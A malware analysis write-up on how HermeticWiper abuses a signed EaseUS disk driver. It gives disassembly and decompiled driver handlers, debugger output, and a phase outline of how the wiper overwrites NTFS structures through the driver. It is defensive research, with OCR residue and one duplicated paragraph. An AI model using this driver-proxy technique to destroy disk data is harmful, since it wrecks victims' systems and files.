
Offset	Name	Value	Meaning
20E0	Characteristics	0	
20E4	TimeDateStamp	4897E6B4	Tuesday, 05.08.2008 05:35:48 UTC
20E8	MajorVersion	0	
20EA	MinorVersion	0	
20EC	Type	2	Visual C++ (CodeView)
20F0	SizeOfData	91	
20F4	AddressOfRaw...	31B4	
20F8	PointerToRawD...	21B4	

RSDSI Table

Offset	Name	Value
21B4	Sig	RSDS
21B8	GUID	{A987C6B7-BD38-44F9-A191-F1DAF291628D}
21C8	Age	5
21CC	PDB	h:\epm2.0\01_projectarea\00_source\epm2\mod.windiskaccessdriver\windiskaccessdriver\objfre_wnet_amd64\amd64\epmntdrv.pdb

Driver overview

The drivers leveraged by HermeticWiper are part of the Suite from EaseUS, a legitimate software that brings to the user disk functionalities like partitioning and resizing. As told, this tool is legitimate so no one was detecting the sample in VirusTotal at the time of the attack:



No security vendors and no sandboxes flagged this file as malicious

2c7732da3dcfc82f60f063f2ec9fa09f9d38d5cfbe80c850ded44de43bdb666d
c:\windows\system32\epmntdrv.sys
native overlay peexe signed

13.57 KB Size

2022-02-23 20:30:48 UTC 15 hours ago

Security vendors' analysis on 2022-02-23T20:30:48 UTC

Acronis (Static ML)	✓ Undetected	Ad-Aware	✓ Undetected
AhnLab-V3	✓ Undetected	Alibaba	✓ Undetected
ALYac	✓ Undetected	Antiy-AVL	✓ Undetected
Arcabit	✓ Undetected	Avast	✓ Undetected
Avira (no cloud)	✓ Undetected	Baidu	✓ Undetected
BitDefender	✓ Undetected	BitDefenderTheta	✓ Undetected

VirusTotal showed 0 detections for used drivers

Looking inside the driver, we can see typical functions. The driver creates the required device and establishes some Dispatch Routines, as can be seen in the following image:

```
mov     rbx, rcx
lea     rdx, SourceString ; "\\Device\\EPMNTDRV"
lea     rcx, DeviceName ; DestinationString
call    cs:RtlInitUnicodeString
lea     rdx, aDosdevicesEpmn ; "\\DosDevices\\EPMNTDRV"
lea     rcx, SymbolicLinkName ; DestinationString
call    cs:RtlInitUnicodeString
lea     r11, DeviceObject
lea     r8, DeviceName  ; DeviceName
mov     [rsp+48h+DeviceObject], r11 ; DeviceObject
mov     r9d, 22h ; '"'  ; DeviceType
xor     edx, edx        ; DeviceExtensionSize
mov     rcx, rbx        ; DriverObject
mov     [rsp+48h+Exclusive], 0 ; Exclusive
and     [rsp+48h+var_28], 0
call    cs:IoCreateDevice
test    eax, eax
mov     edi, eax
js      loc_FFFFF801EE3418B5
```


```
lea     rdx, DeviceName ; DeviceName
lea     rcx, SymbolicLinkName ; SymbolicLinkName
call    cs:IoCreateSymbolicLink
test    eax, eax
mov     edi, eax
jns     short loc_FFFFF801EE34184E
```

```
mov     rcx, cs:DeviceObject ; DeviceObject
call    cs:IoDeleteDevice
jmp     short loc_FFFFF801EE3418B5
```

```
loc_FFFFF801EE34184E:
mov     rax, cs:DeviceObject
or      dword ptr [rax+30h], 10h
lea     rax, irp_create
mov     [rbx+70h], rax
lea     rax, ir_close
mov     [rbx+80h], rax
lea     rax, irp_devicecontrol
mov     [rbx+0E0h], rax
lea     rax, irp_cleanup
mov     [rbx+100h], rax
lea     rax, irp_read
mov     [rbx+88h], rax
lea     rax, irp_write
mov     [rbx+90h], rax
lea     rax, driverunload
mov     [rbx+68h], rax
```

DriverEntry routine

The internals of the driver are quite straightforward. In order to access the driver from usermode we need to use `CreateFile` API function and the name of the device under which the driver was installed (`\\.\EPMNTDRV`) along with the partition ID. Example shown below:




```
004026E4    50              push eax
004026E5    FF15 5C514000   call dword ptr ds:[<&wnsprintfw>]
004026EB    83C4 10         add esp,10
004026EE    8D5424 20       lea edx,dword ptr ss:[esp+20]
004026F2    8D4C24 48       lea ecx,dword ptr ss:[esp+48]
004026F6    6A 00           push 0
004026F8    E8 73F1FFFF     call x86na.401870
004026FD    8BD8            mov ebx,eax
004026FF    85DB            test ebx,ebx
```

```
CFD20 &L"\\\\.\\EPMNTDRV\\0"

04026EB x86na.exe:$26EB #1AEB
```

```
024CFD20  024CFD78  L"\\\\.\\EPMNTDRV\\0"
024CFD24  00000104
024CFD28  004051D0  x86na.004051D0
024CFD2C  00000000
024CFD30  004026A0  x86na.004026A0
024CFD34  004026A0  x86na.004026A0
024CFD38  004A39F0
024CFD3C  00000000
```


Usermode component, building the string that will be used to open a HANDLE to the device

This string is important to understand the driver capabilities. As you can see, this drivers code will convert this sent string from usermode to integer and will use that integer as an input to the `saveReferenceHardDisk` helper function. As it can be extracted from the images, this helper function will save a reference to the physical disk (*\Device\Harddisk[num]\Partition0*) in FsContext attribute:



```
v14 = RtlUnicodeStringToInteger(&FilenameUNICODE, 0xAu, &fileNameInt);
if ( !v14 )
{
  if ( fileNameInt < 0x64 && (v6 = saveReferenceHardDisk(fileObj, fileNameInt)) != 0 )
  {
    Object = v6;
    v7 = IoGetAttachedDeviceReference(v6);
    if ( v7 )
    {
      ObfDereferenceObject(Object);
      Object = v7;
      devObj = getDiskDeviceObject(v7);
      if ( devObj )
      {
        ObfDereferenceObject(Object);
        fileObj->FsContext2 = devObj;
        Irp->IoStatus.Information = 0;
```


IRP_MJ_CREATE function



```
PDEVICE_OBJECT __stdcall saveReferenceHardDisk(PFILE_OBJECT fileObj, ULONG fileNameULONGFormat)
{
  struct _UNICODE_STRING DestinationString; // [esp+8h] [ebp-8Ch]
  PFILE_OBJECT FileObject; // [esp+10h] [ebp-84h]
  PDEVICE_OBJECT DeviceObject; // [esp+14h] [ebp-80h]
  wchar_t SourceString[60]; // [esp+18h] [ebp-7Ch]
  int v7; // [esp+A4h] [ebp+10h]

  DeviceObject = 0;
  FileObject = 0;
  SourceString[0] = 0;
  memset(&SourceString[1], 0, 0x76u);
  if ( print(SourceString, 0x78, L"\\Device\\Harddisk%u\\Partition0", fileNameULONGFormat, v7) )
    return 0;
  RtlInitUnicodeString(&DestinationString, SourceString);
  if ( IoGetDeviceObjectPointer(&DestinationString, 0, &FileObject, &DeviceObject) )
    return 0;
  ObfReferenceObject(DeviceObject);
  fileObj->FsContext = FileObject;
  return DeviceObject;
}
```

Detail of helper function

This behaviour can has been tested also in real time. We can see how the leading backslash is removed prior to convert this value to integer type:




```
fffff801`ee341131 4983e802        sub     r8, 2
fffff801`ee341135 4883c202        add     rdx, 2
fffff801`ee341139 e882160000      call    jldr+0x27c0 (fffff801`ee3427c0)
fffff801`ee34113e 4c8d442430      lea     r8, [rsp+30h]
fffff801`ee341143 488d4c2438      lea     rcx, [rsp+38h]
fffff801`ee341148 ba0a000000      mov     edx, 0Ah
fffff801`ee34114d ff155d1f0000    call    qword ptr [jldr+0x30b0 (fffff801`ee3430b0)]
fffff801`ee341153 85c0            test    eax, eax
fffff801`ee341155 8bd8            mov     ebx, eax
fffff801`ee341157 0f8531010000    jne     jldr+0x128e (fffff801`ee34128e)
fffff801`ee34115d 837c243064      cmp     dword ptr [rsp+30h], 64h
fffff801`ee341162 0f8321010000    jae     jldr+0x1289 (fffff801`ee341289)
fffff801`ee341168 488364244800    and     qword ptr [rsp+48h], 0
```

```
FFFFC00020222180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
FFFFC00020222190 00 00 00 00 00 00 00 00 65 00 75 00 74 00 72 00  ........e.u.t.r.
FFFFC000202221A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
FFFFC000202221B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
FFFFC000202221C0 00 00 00 00 00 00 00 00 03 01 00 00 77 00 79 00  ............w.y.
FFFFC000202221D0 00 00 00 00 00 00 00 00 00 00 77 00 73 00 00 00  ..........w.s...
FFFFC000202221E0 1E 02 05 03 49 6F 4E 6D B9 C6 8B 59 1E C7 7B BC  ....IoNm??.Y.?{?
FFFFC000202221F0 5C 00 30 00 00 00 00 00 88 AD E1 2B 00 C0 FF FF  \.0.....??+.???
FFFFC00020222200 A0 AD E1 2B 00 C0 FF FF A0 AD E1 2B 00 C0 FF FF  ???+.??????+.???
FFFFC00020222210 00 00 00 00 00 00 00 00 78 FD 03 00 00 00 00 00  ........x?......
FFFFC00020222220 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
FFFFC00020222230 05 02 15 03 46 4D 66 6E 69 C5 8B 59 1E C7 7B BC  ....FMfni?.Y.?{?
FFFFC00020222240 04 F2 3C 01 00 00 00 00 00 00 00 00 00 00 00 00  .?<.............
FFFFC00020222250 4C 0F 01 00 00 00 00 00 58 22 22 20 00 C0 FF FF  L.......X"" .???
```

Parameter handling shown in a kernelmode live debugging session


IRP_MJ_CREATE function will save a Device Object pointer for the hard disk in FsContext2 attribute, returned by getDeviceObject helper function. The DeviceObject pointer in getDeviceObject is used to find IRP_MJ_CREATE function will save a Device Object pointer for the hard disk in FsContext2 attribute (returned by getDeviceObject helper function). The DeviceObject pointer in getDeviceObject is used to find the disk.sys associated device object by traversing to the lowest device object leveraging IoGetLowerDeviceObject function. To confirm that the lower device object is indeed the one we are looking for we check the ServiceKeyName of the object with “Disk” which indicates that its looking for the disk.sys object as the ServiceKeyName for that object is “Disk”. These objects will be used later in read and write operations. That means that, when different operations are requested to the driver from usermode, the real operation will be performed over the machine physical disks.



```
PDEVICE_OBJECT __stdcall getDiskDeviceObject(PDEVICE_OBJECT Object)
{
  PDEVICE_OBJECT i; // esi
  struct _DRIVER_OBJECT *v2; // eax
  struct _UNICODE_STRING disk_str; // [esp+4h] [ebp-8h]

  RtlInitUnicodeString(&disk_str, L"Disk");
  for ( i = Object; ; i = (PDEVICE_OBJECT)IoGetLowerDeviceObject(i) )// keep going to the lower device object until
                                                        //              the one with ServiceNameKey as "Disk" is found
  {
    if ( !i )
      return 0;
    v2 = i->DriverObject;
    if ( v2 )
      break;
LABEL_6:
    ;
  }
  if ( RtlCompareUnicodeString(&v2->DriverExtension->ServiceKeyName, &disk_str, 1u) )// comparison with "Disk"
  {
    if ( Object != i )
      ObfDereferenceObject(i);
    goto LABEL_6;
  }
  return i;
}
```


Detail of getDiskDeviceObject helper function

Next images show how the driver builds the incoming requests and forwards them to the lower level devices:




```
DeviceObjecta = IoGetAttachedDeviceReference(v4);
if ( DeviceObjecta )
{
  irp = irp_1->AssociatedIrp.MasterIrp;
  if ( irp )
  {
    KeInitializeEvent(&Event, NotificationEvent, 0);
    v7 = IoBuildDeviceIoControlRequest(
           ioStackLocation->Parameters.DeviceIoControl.IoControlCode,
           DeviceObjecta,
           irp,
           ioStackLocation->Parameters.DeviceIoControl.InputBufferLength,
           irp,
           ioStackLocation->Parameters.DeviceIoControl.OutputBufferLength,
           0,
           &Event,
           &IoStatusBlock);
    if ( v7 )
    {
      v5 = IofCallDriver(DeviceObjecta, v7);
      if ( v5 == 0x103 )
      {
        KeWaitForSingleObject(&Event, Executive, 0, 0, 0);
        v5 = IoStatusBlock.Status;
      }
      irp_1->IoStatus.Information = IoStatusBlock.Information;
    }
    else
    {
      v5 = STATUS_INSUFFICIENT_RESOURCES;
```

Example of EaseUS driver handling IOCTL requests



```
  MdlAddress = a2->MdlAddress;
  if ( (MdlAddress->MdlFlags & 5) != 0 )
    MappedSystemVa = MdlAddress->MappedSystemVa;
  else
    MappedSystemVa = MmMapLockedPagesSpecifyCache(MdlAddress, 0, MmCached, 0i64, 0, 0x10u);
  if ( !MappedSystemVa )
    goto LABEL_8;
  Timeout = CurrentStackLocation->Parameters.Read.ByteOffset;
  if ( Timeout.QuadPart < 0 )
  {
LABEL_15:
    Status = 0xC000000D;
    goto LABEL_16;
  }
  v9 = IoBuildAsynchronousFsdRequest(           // IRP_MJ_REQUEST to the disk device object
         IRP_MJ_READ,
         FsContext2,
         MappedSystemVa,
         CurrentStackLocation->Parameters.Read.Length,
         &Timeout,
         &IoStatusBlock);
  if ( !v9 )
  {
LABEL_8:
    Status = -1073741670;
    goto LABEL_16;
  }
```

Example of EaseUS driver handling read operations



```
    MappedSystemVa = MmMapLockedPagesSpecifyCache(MdlAddress, 0, MmCached, 0i64, 0, 0x10u);
  if ( !MappedSystemVa )
    goto LABEL_8;
  Timeout = CurrentStackLocation->Parameters.Read.ByteOffset;
  if ( Timeout.QuadPart < 0 )
  {
LABEL_15:
    Status = 0xC000000D;
    goto LABEL_16;
  }
  v9 = IoBuildAsynchronousFsdRequest(           // IRP_MJ_WRITE to the disk device object
         IRP_MJ_WRITE,
         FsContext2,
         MappedSystemVa,
         CurrentStackLocation->Parameters.Read.Length,
         &Timeout,
         &IoStatusBlock);
```

Example of EaseUS driver handling IOCTL write operations

By using FsContext2 field saved by a CreateFile operation performed from usermode, this driver could be seen as **a proxy** driver where IRPs are handled by underlying devices. In a nutshell, this *legitimate* driver lets the attackers bypass some windows security mechanisms which would ideally be forbidden from usermode such as writing to certain sectors of the raw disk.

Implementation of the Wiper

This malware is designed to maximize damage done to the system. It does not only overwrite the MBR, but goes further: walking through many structures of the filesystem and corrupting all of them, also trashing individual files.

We know that this executable is going to somehow abuse those drivers in order to implement the wiper functionality. Yet, the question arises, how exactly is it implemented?

It is worth to note that Windows (since Vista) introduced limitations, thanks to which only the sectors at the beginning of the disk can be written to from usermode (with the help of the standard windows drivers). If we want to write to further sectors, i.e. overwrite MFT (Master

File Table) we need some custom workarounds. (More explanation given here.)

In case of Petya (as well as NotPetya, which used the same component), this workaround was implemented by an alternative “kernel” that was booting (instead of Windows) on machine restart, and doing the overwrite. In case of the HermeticWiper, the authors decided for an easier way: they used another driver, that was able to do such overwrites.

First, the malware parses NTFS structures, and stores information about them in the internal structures. For implementing the reads, standard system devices being used. After the needed data is collected, the additional (EaseUS) driver comes into play: it is used as a proxy to **write** into the collected sectors.

The attack can be divided into several phases:

1. Preparation, including:
    - Installation of the additional driver (EaseUS)
    - Disabling system features that may help in recovery, or in noticing of the attack
2. Data collection: walking through NTFS structure, collecting sectors and files that are going to be overwritten. Also, the random data of appropriate size is generated for the further overwrite.
3. Trashing (at this stage the EaseUS driver is utilized): the collected sectors are being overwritten by the previously generated random data

At the end, the system may be automatically rebooted.

